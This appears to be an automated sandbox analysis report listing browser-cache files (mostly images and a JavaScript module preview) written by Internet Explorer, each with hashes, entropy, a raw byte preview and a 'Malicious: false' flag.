<tr><td>Preview:</td><td>define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.local Storage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find ("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c. data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("of fice")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-de pendent]");s.length&&s.data("module-deferred-hover")&&s.html("<p class='meloading'><\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\264bf325-c7e4-4939-8912-2424a7abe532[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>58885</td></tr>
<tr><td>Entropy (8bit):</td><td>7.966441610974613</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:Hj/aV3ggpq9UKGo7EVbG4+FVWC2eXNA6qQYKIp/uzL:Di3gyq9Ue7EVsCjeXuS</td></tr>
<tr><td>MD5:</td><td>FFA41B1A288BD24A7FC4F5C52C577099</td></tr>
<tr><td>SHA1:</td><td>E1FD1B79CCCD8631949357439834F331043CDD28</td></tr>
<tr><td>SHA-256:</td><td>AA29FA56717EA9922C3D85AB4324B6F58502C4CF649C850B1EC432E8E2DB955F</td></tr>
<tr><td>SHA-512:</td><td>64750B574FFA44C5FD0456D9A32DD1EF1074BA85D380FD996F2CA45FA2CE48D102961A34682B07BA3B4055690BB3622894F0E170BF2CC727FFCD19DECA7CCB D</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>......JFIF............C...C...,.,.."..E.........................!...1."AQ.a q..#2.B.....$Rb...3...C...%&4.r..................................B.........................!1A.."Qa..2q.B.......#..Rr.$3b4....%CDc...........?....]..l;.q.`.e...=..??n.\..)..".."..[K.W.u('d+.c...;.......R...(... .N.~.J,g...-.....-H.[vl....n!.g......F... ...r..>%..*b.l..."......~7.k..s..r....u...0...)........x........4.(Ik...*EM.S...n4rN.V..88.J..~.....Q.FJ..A.D.-D.tk'?.F.......IY.]......O~=*3.N....rr.u(.....'.h},..... ..3[[...q.....g...&.O.....z...k.n.:~.)-S(..M.....:.?(?.2206..g..."..S........~.#.........=.....~.<,G.............B..\l6..@Jr=...(.....N.....xi.....}...o.:F@$...>.N8..~........6e&51.Rzd$....A.l.lw..b... _.....t*b]|`.t.....w........KLp...'.F.?......_.........b.a..6T...P...HIRv.F..1..A.M......2:...C....</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAKp8YX[1].png</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>497</td></tr>
<tr><td>Entropy (8bit):</td><td>7.3622228747283405</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>12:6v/7YBQ24PosfCOy6itR+xmWHsdAmbDw/9uTomxQK:rBQ24LqOyJtR+xTHs+jUx9</td></tr>
<tr><td>MD5:</td><td>CD651A0EDF20BE87F85DB1216A6D96E5</td></tr>
<tr><td>SHA1:</td><td>A8C281820E066796DA45E78CE43C5DD17802869C</td></tr>
<tr><td>SHA-256:</td><td>F1C5921D7FF944FB34B4864249A32142F97C29F181E068A919C4D67D89B90475</td></tr>
<tr><td>SHA-512:</td><td>9E9400B2475A7BA32D538912C11A658C27E3105D40E0DE023CA8046656BD62DDB7435F8CB667F453248ADDCB237DAEAA94F99CA2D44C35F8BB085F3E005929B D</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR................a....pHYs..........+......IDATx..S=K.A.}{...3E..X.....`..S.A.k.l......X..g.FTD,....&D...3........^..of......B....d.....,.....P...#.P.....Y.~...8:..k..`.(.!1?......]*.E. '.$.A&A.F..._~.l....L<7A{G.....W.(.Eei..1rq....K....c.@.d..zG..|.?.B.)....`.T+.4...X..P...V .^....1..../.6.z.L.`...d.|t...;.pm..X...P]..4...{..Y.3.no(....<..\l...7T.........U..G..,.a..N..b.t ..vwH#..qZ.f5;.K.C.f^L..Z..e`...lxW.....f...?..qZ....F.....>.t....e[.L...o..3.qX........IEND.B`.</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAQCgDb[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>36113</td></tr>
<tr><td>Entropy (8bit):</td><td>7.906769801243059</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>768:Iee/a8zxIXkWEp9v5yW1WSH1x6S4zFFnh2S96LL2iT:IRCsp/94nSHj8zFFnh2S9KLFT</td></tr>
<tr><td>MD5:</td><td>7EB2C6AFF772712CB5C5430050503581</td></tr>
<tr><td>SHA1:</td><td>E80334CA32FF05AD16B7D8E322200F8DF9BBE86D</td></tr>
<tr><td>SHA-256:</td><td>C7FC141B8CB74F3BE9EDFC961162EF4A52EDDD0EC8068DAD4B197E9E000C6858</td></tr>
<tr><td>SHA-512:</td><td>90898FDBEBA87CC879ADA6194B5B83BAE64BF0114C3F3EFC3A0F8D3DF73287D30EE69BB6A0C2FB6D53C639062114073730C7FF1AFB94989601786B4E220A705 E</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......p.n...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?....`...b..)..).b.0.1...1LA..&)...LB)...2......!q@....R.qLa..p..\P....(.......p..8.CA..;....!.....)..(e!.R..)....Hp.....(.....!..&!..LP.LSB.b.@. ..C@....4..LLJb.h.(....4...S@4..&(.1LB.@...&).1.....&...b..LP.m..+@..L...n(.1@.E.&(.G....(..4 ...).11LA..1LA..LS.......).11L.1A,\P..c.P...........&.......;..P(cB....h\R..(..R..)1....."...hp. .(...b..(.h.(..Lm1.B.S...!..P!...@.4.%.......7..&(...A.</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARkL8h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9123
Entropy (8bit):	7.913864579468599
Encrypted:	false
SSDEEP:	192:QoLz6er02KZU5SQ6lw554KoxySuYhQ8DeR+cdiA9q7/e:bn6pZUT6lw+1uYi8yocbp
MD5:	578B116678B72272439230A0C549BFC6
SHA1:	8BE6E8A2A519A70AB9CCA1BDA753C4CB8DA01D69
SHA-256:	CAC42425E1B679517E84258E10633CA542A9AB1C6511F547B0A4A45372824E2D
SHA-512:	F53886EE798F50C35184133DE55493FF83842C515BDB96574FD72A57592528B84BC283369E12EF8BF9D78B1F7E80D9C1B284CB08D221ECF142DE496C8800B72E
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?....S..b.....#..?..?Jcg.R.P.@........z.`..Q@.@.@....P......0.@.@..!....8...@b....-_.X~.......=..i..ZB25....`...(..?.."..8...j.........c.-..&.... 4.*.....t..c......7....;,w.......R.reN..*H..'WS.....9?Z.m.(.........(.E...-...........2s..X.R3(rpx...6....(...1.....:.3<b......@...<Mj...T.u^%.~.nc....+........\5..'.z.X.K.........D..Kn.....(.....K!....a.....3 ~.b}......._..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlT6t[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	8328
Entropy (8bit):	7.915593342509179
Encrypted:	false
SSDEEP:	192:QnvJ5morbGSbK7BBBg0xN8vQsqZfMr4emfo0pwPWm0x3:0TmOKMyngs1RfMMeJZU
MD5:	29C676224DC6893AEEDDEACAB54FE70B
SHA1:	87EF23553EEC495CE0312365D227137A0B4C047D
SHA-256:	B39EBEF7EF6B62A38005BA21B6972E718BE8480E56491C2BD2BCABBBF0C8E219
SHA-512:	95D0B1C35C54304899EE1ED6B53688478A9D930E65B9C8E3F122A9B05AD94CA9647AB91BF2F0F196574FD1CDC557213DA6B176BC0F59FD87ABE539DD2B0E02 6
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO........6...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?....Q...j.r3.h.J.1....C.......d..4....J.F...`9.^R........:^...).R@.x.c.P...........L./@.-@..@.&..-@.M....L....9.kdT...._..f..|X?yz.}....s.....1. ....B(.1H..@..@.h.m...........x..Yr3.h.J.1....C.......d......i...KU..5.1j...@0.>....{.,..fH....g..E..k.....rp..Q9.t0....o.-..c...&...sh...FL.r[.Ic1..V....l(.j.H..{n....0.w.Mi.&r.B...Ff..Oap`.U.....z.M ./SJt..4QYm^L..,@...J=.......

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlY5u[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	8847
Entropy (8bit):	7.92872951747314
Encrypted:	false
SSDEEP:	192:QoIu5JEY0X3wbR71MLGhj3zAaUX7mIRfh6buRh7GSS6G8NNBd:bIu5JnO3wfgG5zOhNh75S6G2
MD5:	55AB93058C68A6E73DA3ECC8BD20A676
SHA1:	934FBA89D0F813FE652ED149E3722337E27E5594
SHA-256:	0AB05AF1DDDED42EB51CA2B9E63D0CDF550D75B3E0BBB2527FAB4B13596715D1
SHA-512:	C4B5E6CBF7EEDBC9E47DD864A7D98841FBD10A07AF4E79E21465BE6968A8664C8B516BFB92D0137ECD5BF72066A022D3F194802B2188FB8731E64DD423CF5A F
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..T...Z..Z.9...Dc.!.z..v...Z.r.."b..d....g.h..q..7.L...a\....?.H..M$..%...........1..P....8.h../.i*.O.2H5.SN.;(..9....2....)..n.<1......_...te ..0..)...>V....u....................{.L..pp...."........a..1.q...U'a4t....k.....n.X...R.**.=q).B.j.n..X`..(.!.....c...~..3....;.R..6|...."q.8.z.......-G....9.S".t....B@..I.f......~..2c.PN.N;.S.z.lRnV.}.......(#4..$....n)..K.....g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlk9e[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	12249
Entropy (8bit):	7.956964427811286

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlk9e[1].jpg	
Encrypted:	false
SSDEEP:	192:QotBbKURPJzPwN2zeqm1uFdjHH+AxjuuTl9yPHHUVDFEHgY02hq5EGWLc8CNwuoE:btBbKY5M2CqFFhUufQHUVDF+A5EGWA8U
MD5:	366C30F6D8E2BB55F6E205E2CDE0D050
SHA1:	696CE40E44016525957F3B97C8E2956FA2485C3F
SHA-256:	B00CCA86CAD14B89A75B8B59ED62891C20F869009FF31F82068F2E4A669EBBA3
SHA-512:	3EA7E3C753CD471FB729213775501BDF2F0FFE997FCBA3F96C69254F47CBEDA4A291C8587C77C095D2F3FA76167B473E7B229F5F0A32EE7587C36C6FF9D321C
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?.Lb......(.D...JW...s.H.Q\Yf.l......O....B..S._...A.........fm.......5?..h..............-....:..BR..%....TP...0.v.z.z....8.D.&>.)..`.."...c..... .".f.....rD.(@.i.Oa\....wFE..Dm "2.8M.9.Z.6o.d..{.->.H/.8...?.....bH..$w.F.0L#.~.-F.2.v.....P(.a....r=.....z.*.../...|....?A.......%..o..Gz...)..T)....-...(.Kw.`B.4e...c.....:.z3.MwRw,nX.s.. .....O..cK...(O.[s....Y........e..@.`..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlt06[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2055
Entropy (8bit):	7.737309048781414
Encrypted:	false
SSDEEP:	48:QfAuETATOZXYbfiGBRwjR56tjU2peON9yCL1Hj5TkLmzf8R:Qf7EZEiGBGjb6nJHVwLmz+
MD5:	E36D48C9B814F0634087018C06CC9B22
SHA1:	B55C96D89E02F7CBEE7CC2731ABE30C73DE25B11
SHA-256:	B5AFC3D4C19BD12F278AF96F3CCC83F31F7B78A4679FED541368C67D3477156F
SHA-512:	E39BCB00B232CF416D948C4FED41201A064B88B5238C91BCB2EF1B225CCB49DEE10E11C08EC035A161A1E85529C4C0F4F89FEA77E27DFF9599130E39F2E51C 1
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......K.d..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..^.+..-#3...P..H..&N../cf...#..m..lq=.h.N.3.b..%......d.I..;z..A .:....p.......U.c..h.H...7vs...~m...3@.s`.u..n.T#$........i.P.FpQ... ......q..%.:sUv..f.$.>....%g`.!h.....4...Y......6.........)\.H..x.X$Y#n.. ......P.P.)-..$7V..$}@.Eq=N...Y..$2J.V..i-......`L.;.j.'c...5.N....[.OqZx.....q. ...q^5.ml,Q.....W?.1R.h.>.....t...H .+.Ue{#..!.y....z.X...n..s..>.;.Nz.Qz.C...`..BP...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARm3Az[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	11277
Entropy (8bit):	7.706577543740176
Encrypted:	false
SSDEEP:	192:Q2HVIja85wTt5jEzB7S5cljcIZB/Y23jEMaNzBinVjj59L/lR5G7qds+92:NHKja8uSlIMc0/Y2EKn9FRD5G7Us+92
MD5:	ACA2AE200D9C82D4C26215F1A004CB6D
SHA1:	0301B1E2CEA12E01B907D42BB612945313864E39
SHA-256:	4C7839B338CB8A34E323BDD513226E6C521FED55BB81709714E0E79CB36394B9
SHA-512:	1900C825746860015E6EE8E6E262586790211078D7613A053B4DCD876B4BC510DEFE9EA53DAE55C9F7B745FE71BE18ADFF182135B10BE20F707FF1D858168524
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......M.7..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?.mlb..P.@.0..;...Z@%0..?... .....GO...G.......a./....d...........SIt.......7....qS...Q!S......]~..........4=.......^...?-........P..?..M....1.... (..........Jc......E.............&(.b..PHP.@....;P.@.9........z.....Nw................w........@.../...G7.o..`....0@>.....g.-.....*........uB.....g..*:..]......_......o.....(.P.................B(......&(.1@... LP...LP.....(...@.j.C@.._...Bv.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARm6Wm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	10309
Entropy (8bit):	7.946896625768144
Encrypted:	false
SSDEEP:	192:Qn3ROtVV1XbHn8Pex6a6AFn7ImndigaQEKsKmSm98Rwndv+yPPc5l8smSV:03RUVfXTn8Pex6a6AqmndZvEKsJSmRnA
MD5:	17BC523859EB009B1963A75AA1D27BDA
SHA1:	B715DA62529FECCE34DC2A2622FFC22FE1E3E30C
SHA-256:	940E999C8593520243A673BD7176F44C1850E1C7AE6412193A5E4337BDD065A1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARm6Wm[1].jpg	
SHA-512:	CDAAF6BB7CC4B054D8DCEA801FE8D66EAF1513E07776CD2658C7F15F79B01A045AA852BDD16606F71DE2D625D1ACE86E2D8876DDE69DBA04F427E719D9F9A3AC
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..t..}..]u..1...&.81....y.....qz.73E.#yc....6..k..r2..pz..I.o)#wJ....=...N...t.kF..<...V..x.d.8.....>...ut...R...1.94A.[.In.~...d...]....2..:.bX...I...k...R95..S.....=.....o.....Dw.\$..c...O...W..+.U...K.('.....v2.;G.!RrG.j...(.....Kw.1.d..0G|.'..".W..W.....`.u.....Wv&w..q4..r.....q.T.....wV...F5..XY.<...9..W$.bU.V....A.!.br.f.....ji..b

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARm6r5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	7.948335335138899
Encrypted:	false
SSDEEP:	384:+qOQvDg5PuGI2FJ+7euVXqjJFBloj5XNk+Y565p/oq6bLOHA6rz7FRT:+7eGIS+7euV6jJFBe9XmZ56noq4fozBV
MD5:	AF8B89FA03344C236767C0FED93A3635
SHA1:	8CEAF3DA8CB0994F5F54BEC5A09C6408C459ED82
SHA-256:	06EFB97DCE1ADE37742C16ED656371F172BC549D752B1EE301411E08E508ED0A
SHA-512:	42AC09528A1C9FD541F34CC7F58ECA9281ED536EC5FCA9E3484A9B47BEDCE45611C6E2845EDD42042146CBBE9FE2D44201AC71CD62A20344216E3048E6645DC
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.~.&...B.<Do...Z.;;.T..K..Z'y@..,[eI.%s.<f...9..RS..#uC..R...7v..,F.y..gQlt...!.....Rd..E.....+...il.Sh.Y.....5.....Ex.....gfYf....M.Q.I.6...C5!...0....l...'B6dzVmZEKb..~D..o...D..L.I.+..m+...uf>.v./n....._.z.R4J.Uv...5pVD..M.,m..N+H...5d.t6.Kx..X...4..:~#.qEy...r0.rm=.v....<.;..8..z...:#.".{.....OK.....y5.jRz...Sp.{V..c).YF...].....g....M...D.H..z.^.D7....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAuTnto[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	777
Entropy (8bit):	7.619244521498105
Encrypted:	false
SSDEEP:	12:6v/7/+Qh6PGZxqRPb39/w9AoWC42k5a1lhpzlnlA7GgWhZHcJxD2RZyrHTsAew9:++RFzNY9ZWcz/ln2aJ/Hs0/ooXw9
MD5:	1472AF1857C95AC2B14A1FE6127AFC4E
SHA1:	D419586293B44B4824C41D48D341BD6770BAFC2C
SHA-256:	67254D5EFB62D39EF98DD00D289731DE8072ED29F47C15E9E0ED3F9CEDB14942
SHA-512:	635ED99A50C94A38F7C581616120A73A46BA88E905791C00B8D418DFE60F0EA61232D8DAAE8973D7ADA71C85D9B373C0187F4DA6E4C4E8CF70596B7720E2238
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.]S]HSa.~.s.k...Y.....VF.)EfWRQQ.h%]..e.D)..]DA.%...t...Q.....y.Vj.j.3...9.w..}.....w...<..>..8xo...2L.....Q....*.4.)../'~.....<.3.#....V....T..[M..I).V.a.....EKI-4...b... 6JY...V.t2.%.....'Q....`.....`.5.o.)d.S...Q..D....M.U...J.+.1.CE.f.(.....g.....z(..H...^~.:A.....S...=B.6....w..KNGLN..^..^.o.B)..s?P....v.....q.....8.W.7S6....Da`..8.[.z1G"n.2.X.....2>..q...c.....fb...q0..{...GcW@.Hb.Ba.....w....P.....=.)...h..A..`.....j.....o...xZ.Q.4..pQ.....>.vT..H..'Du.e..~7..q.`7..QU...S.....d...+..3.....%*m\.../...../.....M..}y.7..?8....K.I.|;5....@...u..6<.yM.%B".,.U..].+...$...%$.....3...L....%.8...A9..#.0.\lZcg...c8..d.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	368
Entropy (8bit):	6.811857078347448
Encrypted:	false
SSDEEP:	6:6v/lhPahm7HmoUvP34NS7QRdujbt1S+bQkW1oFjTZLKrdmhtIargWoaf90736wDm:6v/7xkHA2QRdsbt1pBcrshtvgWoaO7qZ
MD5:	C144BE9E6D1FA9A7DB6BD090D23F3453
SHA1:	203335FA5AD5E9D98771E6EA448E02EE5C0D91F3
SHA-256:	FAC240D4CA688818C08A72C363168DC9B73CFED7B8858172F7AD994450A8D459
SHA-512:	67B572743A917A651BD05D2C9DCEC20712FD9E802EC6C1A3D8E61385EB2FEBB1F19248F16E906AF0B62111B16C0EA05769AEA1C44D81A02427C1150CB035EA78
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+....."IDATx.cy. ..?...|.UA....GX...43.!:.o(f..Oa`..C...+Z0.y.....~..0...>.....(....X3H.....Y....zQ4.s0....R.u.*t..|....)....(.$.`..a...d.qd.....3..W_...}.*...;.....4.....>....N....)d.....p.4.....`i.k@QE....j....B....X.7....|..0.....pu?.1B,...J..P.....`F.>R..2.l.(..3J#.L4...9[...N....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB7gRE[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	501
Entropy (8bit):	7.3374462687222906
Encrypted:	false
SSDEEP:	12:6v/71zYhg8gNX8GA3PhV8xJy4eOsEfOZbLjz:u8O9A/hSJ9lfkbb
MD5:	1FCA95AEED29D3219D0A53A78A041312
SHA1:	5A4661CCF1E9F6581F71FC429E599D81B8895297
SHA-256:	4B0F37A05AB882DA679792D483B105FDD820639C390FC7636676424ECFD418B9
SHA-512:	7E02CEB4A6F91B2D718712E37255F54DA180FA83008E0CE37080DADFE8B4D0D50BC0EA8657B87003D9BAD10FA5581DBB8C1C64D267B6C435DA48CBED3366CEA
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..RKN.A.}... ...e1(."le.....F\...@.."...|... ..ld.$.(.`..V.0].ghK....]SS...J.I.<@.O.{.....:WB8~....}Hr...P.....`l.N...N.....Z...'.3. .;....3.B-....i...L.....b..{... ..Q.... .....L...=.d....n.....&.!..O....W1..."....gm5x....[.C.9^Q.BC.....O...../.(...|.~.0hv..S..7.....YBn..B..o.T<.....|.g&....U.....gm.. .....U..,.u..)\$.lN .w]Rm.....OZ.h.....zn.~...A.uy.....,.....3(.....z<....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BB7hg4[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	470
Entropy (8bit):	7.360134959630715
Encrypted:	false
SSDEEP:	12:6v/7TIG/Kupc9GcBphmZgPEHfMwY7yWQtygnntrNKKBBN:3KKEc9GcXhmZwM9LtyGJKKBBN
MD5:	B6EA6C62BAEBF35525A53599C0D6F151
SHA1:	4FFEFB243AAEC286D37B855FBE33C790795B1896
SHA-256:	71CC7A3782241824ACDC2D6759E455399957E3C7C9433A1712C3947E2890A4D4
SHA-512:	0E4E87A66CF6E01750BC34D2D1EC5B63494A7F5C4B831935DD00E1D825CDB1CFD3C3E90F29D1D4076E7F24C9C287E59BE23627D748DB05FB433A3A535F1154
Malicious:	false
